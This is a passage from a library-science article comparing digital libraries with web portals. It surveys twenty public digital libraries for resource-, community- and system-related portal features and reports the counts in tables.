… a digital library is a managed collection of information, with associated services, where the information is stored in digital formats and accessible over a network. A crucial part of this definition is that the information is managed ... Digital libraries contain diverse collections of information for use by many different users. Digital libraries range in size from tiny to huge. They can use any type of computing equipment and any suitable software. The unifying theme is that information is organized on computers and available over a network, with procedures to select the materials in the collections, to organize it, to make it available to users, and to archive it. (Arms, 2000, p. 2)

These two definitions have much in common. Tatnall speaks of a Web site aggregating information, offering guidance to the Internet, and making that information available to various users. Arms discusses organizing and managing information over a network for use by many different users. The crucial difference is that a digital library is a "managed collection of information" (Arms, 2000, p 2), whereas a portal "aggregates information from multiple sources" (Tatnall, 2005, p. 3). The difference becomes even clearer from another textbook on digital libraries:

First, the digital library must have content. It can either be new material prepared digitally or old material converted to digital form. It can be bought, donated, or converted locally from previously purchased items. Content then needs to be stored and retrieved. Information is widely found in the form of text stored as characters, and images stored as scans. These images are frequently scans of printed pages, as well as illustrations or photographs. More recently, audio, video, and interactive material is accumulating rapidly in digital form, both newly generated and converted from older material. Once stored, the content must be made accessible. Retrieval systems are needed to let users find things; this is relatively straightforward for text and still a subject of research for pictures, sounds, and video. Content must then be delivered to the user; a digital library must contain interface software that lets people see and hear its contents. A digital library must also have a "preservation department" of sorts; there must be some process to ensure that what is available today will still be available tomorrow. (Lesk, 2005, p. 2)

Digital libraries manage internally archived content, and are responsible for the preservation of this content. Portals are gateways to more dynamic content, held both internally and externally, and therefore, have less preservation concerns. Organized access to information constitutes the basic activity of both systems; the differences reside in the type of resource processed, but one can expect similarities between their user interfaces.

A discussion of knowledge portals by Detlor (2004) states that:

Common elements contained within enterprise portal designs include an enterprise taxonomy or classification of information categories that help organize information for easy retrieval; a search engine to facilitate more specific and exact information requests; and hypertext links to both internal and external Web sites and information sources. (Detlor, 2004, p. 10)

The similarity to digital libraries, whose principal activity consists in offering browse and search access to collections of information, is striking. It is clear that digital libraries and portals share common features. The purpose of this article is to determine the extent of these similarities. This can be tested by selecting representative digital libraries and analyzing them systematically.

METHODOLOGY

Initial selection of resources was made using the chapter, "A world tour of digital libraries" from a major textbook for the digital library area (Lesk, 2005, chap. 12, pp. 321-360). This chapter covers a wide area, but selection was limited to large-scale, English or French language digital libraries that are freely available to the public and offer significant cultural content. This produced a list of 15 resources, from the United States, England, and France. This was rounded out by five additional digital libraries that were selected by the author of this chapter for their similarity to the original resources, but that also widened geographic coverage, coming from Australia, Canada, Ireland, New Zealand, and Scotland (Table 1).

Previous digital library research has also been based upon analysis of 20 resources; Chowdhury and Chowdhury (2001) discuss the information retrieval features of 20 digital libraries. The resources analyzed in this article can be termed "deep" digital library resources, rather than "shallow" resources, according to the British Joint Information Systems Committee Portals FAQ (Joint Information, 2002). In other words, these are classic digital library systems, based on structured content management systems, offering solid informational content, rather than simple "pointer" sites.

For an analysis of portal features, Butter's 2003 paper, "What features in a portal?" was consulted. This organizes portal features according to no less than 12 categories: utilities; user profiling; resource discovery; news; community communication; subject-specific specialization; advertising; education; leisure; miscellaneous services; assistance with site use; and additional features. He detailed these topics in a 148-row Excel spreadsheet. These categories are not fully relevant to digital libraries; three, for advertising, leisure, and additional features, were omitted as irrelevant. The remaining nine categories can be grouped into three major categories (Table 2).

These three basic categories clearly demonstrate the dynamics of operation within digital libraries, or indeed in any other type of library. They were adopted as the basis for the Excel spreadsheet which analyzed the selected digital libraries. Minor alterations were introduced to make the categories more relevant to specific features of digital libraries. A list of 13 features was developed (Table 3).

Table 1. Selected digital libraries: Twenty resources

American Memory, Library of Congress	http://www.memory.loc.gov
British Library Online Gallery	http://www.bl.uk/onlinegallery/homepage.html
CAIN: Conflict Archive on the Internet: Conflict and Politics in Northern Ireland	http://cain.ulst.ac.uk/
Canadian Pamphlets and Broadsides Collection	http://link.library.utoronto.ca/broadsides/index.cfm
Etext Center at the University of Virginia Library	http://etext.lib.virginia.edu/
Gallica (French National Library)	http://gallica.bnf.fr/
Historical Voices	http://www.historicalvoices.org/
International Children's Digital Library	http://www.icdlbooks.org/
International Dunhuang Project	http://idp.bl.uk/
Internet Archive	http://www.archive.org/
Making of America: University of Michigan	http://www.hti.umich.edu/m/moa/
National Library of Scotland	http://www.nls.uk/digitallibrary/index.html
Networked Digital Library of Theses and Dissertations	http://www.ndltd.org/
Open Video Project	http://www.open-video.org/
Perseus Digital Library	http://www.perseus.tufts.edu/
Picture Australia: National Library of Australia	http://www.pictureaustralia.org/
Project Gutenberg	http://www.gutenberg.org/
Survivors of the Shoah Visual History Foundation	http://www.usc.edu/schools/college/vhi/
Timeframes: National Library of New Zealand	http://timeframes.natlib.govt.nz
Valley of the Shadow: Two Communities in the American Civil War	http://valley.vcdh.virginia.edu/

Table 2. Relevant categories from Butter (2003)

Resource-related features	Utilities Resource discovery Subject-specific specialization
Community-related features	Community communication User profiling Education
System-related features	Assistance with site use News Miscellaneous services

Table 3. Categories adopted for this study (Adapted from Butter, 2003)

Resource-related features	General description Browse access Keyword access Advanced search capability
Community-related features	Contact with users Contacts for educational purposes Other specific contacts
System-related features	Institutional name Institutional logo Identification of mother institution Assistance News Networking

Table 4. Resource-related features of 20 Digital libraries

General description/Mission statement	20
Browse access	20
Keyword access	19
Advanced search capability	17

RESULTS

Results were generally positive for most features, reflecting the fact that the original list of digital libraries was based on a list of recommended institutions, published in a major textbook. A detailed breakdown is shown in Table 4.

All systems offered general descriptions and/or mission statements that typically have been carefully written to briefly characterize the collections. A typical example comes from the Canadian Pamphlets and Broadsides Collection from the University of Toronto:

This site provides access to the pre-1930 Canadian pamphlet and broadside holdings of the Thomas Fisher Rare Book Library by supplying both page images in full colour, and full searchability of the contents of each item. To date the site consists of 597 broadsides (single sheets, printed on one or both sides) and 1255 pamphlet titles which amounts to 43182 page images. Additional titles will be added on a regular basis. The collection includes items printed in Canada, by Canadian authors, or about Canadian subjects, mainly of a non-literary nature. (http://link.library.utoronto.ca/broadsides/index.cfm).

Browse access is another standard feature of digital library portals. This can be illustrated by the opening screen of American Memory of the Library of Congress (see Figure 1).

Here, there are three "Browse" options; the most obvious is a "Browse Collections by Topic" panel, that occupies about a third of the opening screen, and that offers 18 categories, from Advertising to Women's History. There is also a "Browse" button amongst the five navigation buttons at the top of screen and a "More browse options" choice at the foot of the categories. Either option leads to a full browsing page (see Figure 2).

This screen is again dominated by the left-hand panel, offering 18 categories arranged alphabetically in two columns. This arrangement is immediately familiar to Web users: the Yahoo! portal was dominated by a display of 14 categories, also arranged alphabetically in two columns, from 1997 to 2002. The Yahoo! presentation can still be seen via the Internet Archive's Wayback Machine (http://www.archive.org/) in Figure 3.

Keyword access, both basic and advanced, is a powerful feature in library-based systems, offered by 19 of those analyzed here. For a sophisticated example, see "Making of America," from the University of Michigan (see Figure 4).

Figure 1. American Memory, Library of Congress (Retrieved from http://memory.loc.gov/ammem/)




Figure 2. Browse page, American Memory, Library of Congress (Retrieved from http://memory.loc.gov/ammem/browse/index.html)




Figure 3. Yahoo! opening screen, February 1st, 1997 (Retrieved from http://web.archive.org/web/19970201021647/http://www3.yahoo.com/)




Figure 4. Search options, Making of America, University of Michigan (Retrieved from http://www.hti.umich.edu/cgi/t/text/text-idx?c=moa;cc=moa;page=boolean;tips=)





Figure 5. Detailed search page, The Open Video Project, University of North Carolina at Chapel Hill (Retrieved from http://www.open-video.org/detailed_search.php)



Here, there are four keyword search options: Basic; Boolean; Proximity (keywords near other terms); Bibliographic (keywords in title, citation, etc.). Users can also consult their search history. The system is powered by the University of Michigan's DLXS software (http://dlxs.org/).

The Open Video Project, from the School of Library and Information Science, the University of North Carolina at Chapel Hill, offers an interesting advanced search page, geared to the specific needs of its users, with categories such as genre, duration, format, color, sound, and language (see Figure 5).

The most important element in the creation of a community is communication. All 20 digital libraries include this feature. For a typical example, see the University of

Table 5. Community-related features of 20 digital libraries

Contact with users	20
Contacts for educational purposes	8
Other specific contacts	17

Southern California Shoah Foundation Institute (http://www.usc.edu/schools/college/vhi/) presented in Figure 6.

Eight of the digital libraries offer special services for educational users. American Memory, from the Library of Congress, offers an outstanding example (see Figure 7).

Another good example can be seen at the British Library in Figure 8.

Figure 6. Contact page, University of Southern California, Shoah Foundation Institute (Retrieved from http://www.usc.edu/schools/college/vhi/vhf-new/Pages/0-ContactUs.htm)

Figure 7. The Learning Page, American Memory, Library of Congress (Retrieved from http://memory.loc.gov/learn/)

In most cases, the selected digital libraries offered further contact options. A notable example was the Internet Archive, which presents recent posts to discussion boards on its opening screen (Figure 9).

Project Gutenberg (http://www.gutenberg.org/) offers an RSS feed of recent eBooks, updated nightly. The University of Southern California Shoah Foundation Institute offers a "Get Involved" page for potential interns and volunteers (http://www.usc.edu/schools/college/vhi/vhf-new/Pages/5-GetInvolved.htm). Timeframes, from the National Library of New Zealand (http://timeframes.natlib.govt.nz) offers free registration, which permits readers to save images and searches. The British Library permits readers to send e-cards (http://www.bl.uk/ecards/index.html).

Table 6. System-related features of 20 Digital libraries

Institutional name	20
Institutional logo	19
Identification of mother institution	19
Assistance	19
News	19
Networking	8

Figure 8. Learning resources page, The British Library (Retrieved from http://www.bl.uk/services/learning.html)





Figure 9. Recent posts to discussion boards from the opening screen of the Internet Archive (http://www.archive.org/)



Most recent posts (write a post by going to a forum) more...

Subject	Poster	Forum	Replies	Views	Date
Re: 'No metadata found' status	bradm	etree	0	0	22 minutes ago
Re: JGB links?	bonk	etree	0	8	35 minutes ago
disk full	k-otic	feature_films	0	16	1 hour ago
Re: slow downloading	k-otic	feature_films	0	5	1 hour ago
Re: slow downloading	akb	feature_films	0	8	1 hour ago
What is the deal with DSO 12/16/2005 (cannot be located)	TheRealMe	etree	0	12	2 hours ago
The Moglass "Ingermanlandia"Live" --- new Nexsound's Live Reports release!	kotra	netlabels	0	6	2 hours ago
Re: The String Cheese Incident	glennccc	etree	0	31	2 hours ago
Re: bittorrent help post	Diana Hamilton	etree	0	14	2 hours ago
Woman is the New Man - [axp002] Reconcile EP	auxprocess	netlabels	0	10	3 hours ago

Figure 10. Opening screen of the digital library of the National Library of Scotland (Retrieved from http://www.nls.uk/digitallibrary/index.html)





Figure 11. Logos of the International Children's Digital Library (http://www.icdlbooks.org/about/background/press/logos.html)



Institutional name is naturally a prominent feature of all the resources analyzed. It is normally presented with an institutional logo and identification of the mother institution. A typical example is offered in Figure 10 by the National Library of Scotland (http://www.nls.uk/digitallibrary/index.html).

Logos are important features of digital library interfaces. The International Children's Digital Library (http://www.icdlbooks.org/), a project of the University of Maryland, offers a series of logos in its press kit in Figure 11.

Assistance is also offered by almost all systems analyzed. For an extensive example, see Project Gutenberg in Figure 12.

Figure 12. Opening screen of Project Gutenberg (Retrieved from http://www.gutenberg.org/)





Figure 13. Announcements section on the opening screen of the Perseus Digital Library (Retrieved from http://www.perseus.tufts.edu/)



The illustration only shows part of the information available to users on Project Gutenberg. There is a further full screen of information resources, followed by a screen of "News."


News and announcements are common features, for example, in the Perseus Digital Library of classical materials (see Figure 13).

An interesting variation on "News" is the "This day in History" option of the American Memory from the Library of Congress, which presents documentation relevant to the happenings of a specific day. (http://memory.loc.gov/ammem/).

Eight institutions offer networking; this demonstrates one of the characteristics of the current generation of digital libraries, many of which were designed as self-contained,

Figure 14. Opening screen of PictureAustralia (Retrieved from http://www.pictureaustralia.org/)

Figure 15. Search results, PictureAustralia



content-management systems. PictureAustralia, the image system of the National Library of Australia offers one of the most extensive examples of networking (http://www.pictureaustralia.org/). The initial screen states:

Search for people, places and events in the collections of libraries, museums, galleries, archives, universities and other cultural agencies, in Australia and abroad - all at the same time. View the originals on the member agency Web sites ….(http://www.pictureaustralia.org/).

The opening page welcomes new participants, and includes a link for those who wish to make their picture collections available. In January 2006, PictureAustralia announced an exciting new initiative, a tie-up with Yahoo's well-known Flickr photographic system (http://www.flickr.

Figure 16. "More Information" on a specific image, PictureAustralia

Figure 17. Original image, State Library of Queensland (Retrieved from http://www.slq.qld.gov.au/)

com/). Another interesting feature of PictureAustralia is the disclaimer common on Australian image collections: "Indigenous Australians are advised that PictureAustralia may include images or names of people now deceased" (see Figure 14).

Search results can come from a wide variety of sources. The example in Figure 15 returns images from five libraries, including three Australian state libraries.

The link "More information" offers access to further information on specific items.

A link from the "More information" page brings up the original image (Figure 17), held by the State Library of Queensland (http://www.slq.qld.gov.au/).

FUTURE TRENDS

Digital libraries will continue to grow rapidly; one of humanity's challenges over the next 50 years will be to digitize the world's cultural heritage. The current period is one of experimentation, but standardized solutions will rapidly become established. So far, much work has been done by traditional libraries, but new initiatives, such as Amazon.com and Google, have had significant impact on the field. Advanced networking and cross-system searching will be major future considerations. There will be increased interest in audio, film, and video resources that will demand more sophisticated software and increased bandwidth. Digital libraries will have a strong impact on education, especially in facilitating distance education. In order to maintain services, they will continue to adopt features that have proven their value in the field of portals. Digital libraries will have a bright future in a world that is ever more reliant on access to electronic information as a guarantee of social integration, progress, and the end of the digital divide.

CONCLUSION

The incorporation of portal-like elements is of special significance to the digital library field. This brief survey demonstrates the consistent adoption of such features by digital libraries. Portal-like elements facilitate access and therefore contribute immediately to the mission of digital libraries. The incorporation of these features permits digital libraries to more adequately fulfill their role in society, and offers a prime example of how different digital systems can engage in valuable cross-fertilization.

REFERENCES

Arms, W. Y. (2000). *Digital libraries*. (Digital Libraries and Electronic Publishing). Cambridge, MA: MIT Press.

Butters, G. (2003). What features in a portal? *Ariadne, 35*. Retrieved March 24, 2006, from http://www.ariadne.ac.uk/issue35/butters/intro.html

Chowdhury, G. G., & Chowdhury, S. (2000). An overview of the information retrieval features of twenty digital libraries. *Program: Electronic Library and Information Systems, 34*(4), 341-373.

Chowdhury, G. G., & Chowdhury, S. (2003). *Introduction to digital libraries*. New York: Neal-Schuman Publishers.

Detlor, B. (2004). *Towards knowledge portals: From human issues to intelligent agents*. (Information science and knowledge management; v. 5). Dordrecht; Boston: Kluwer Academic Publishers.

Joint Information Systems Committee. (2002). *Portals: Frequently asked questions.* Retrieved March 24, 2006, from http://www.jisc.ac.uk/index.cfm?name=ie_portalsfaq

Kochtanek, T. R., & Hein, K. K. (1999). Delphi study of digital libraries. *Information Processing and Management, 35*(3), 245-254.

Lesk, M. (2005). *Understanding digital libraries* (2nd ed.) (The Morgan Kaufmann Series in Multimedia Information and Systems). San Francisco, CA: Morgan Kaufmann Publishers.

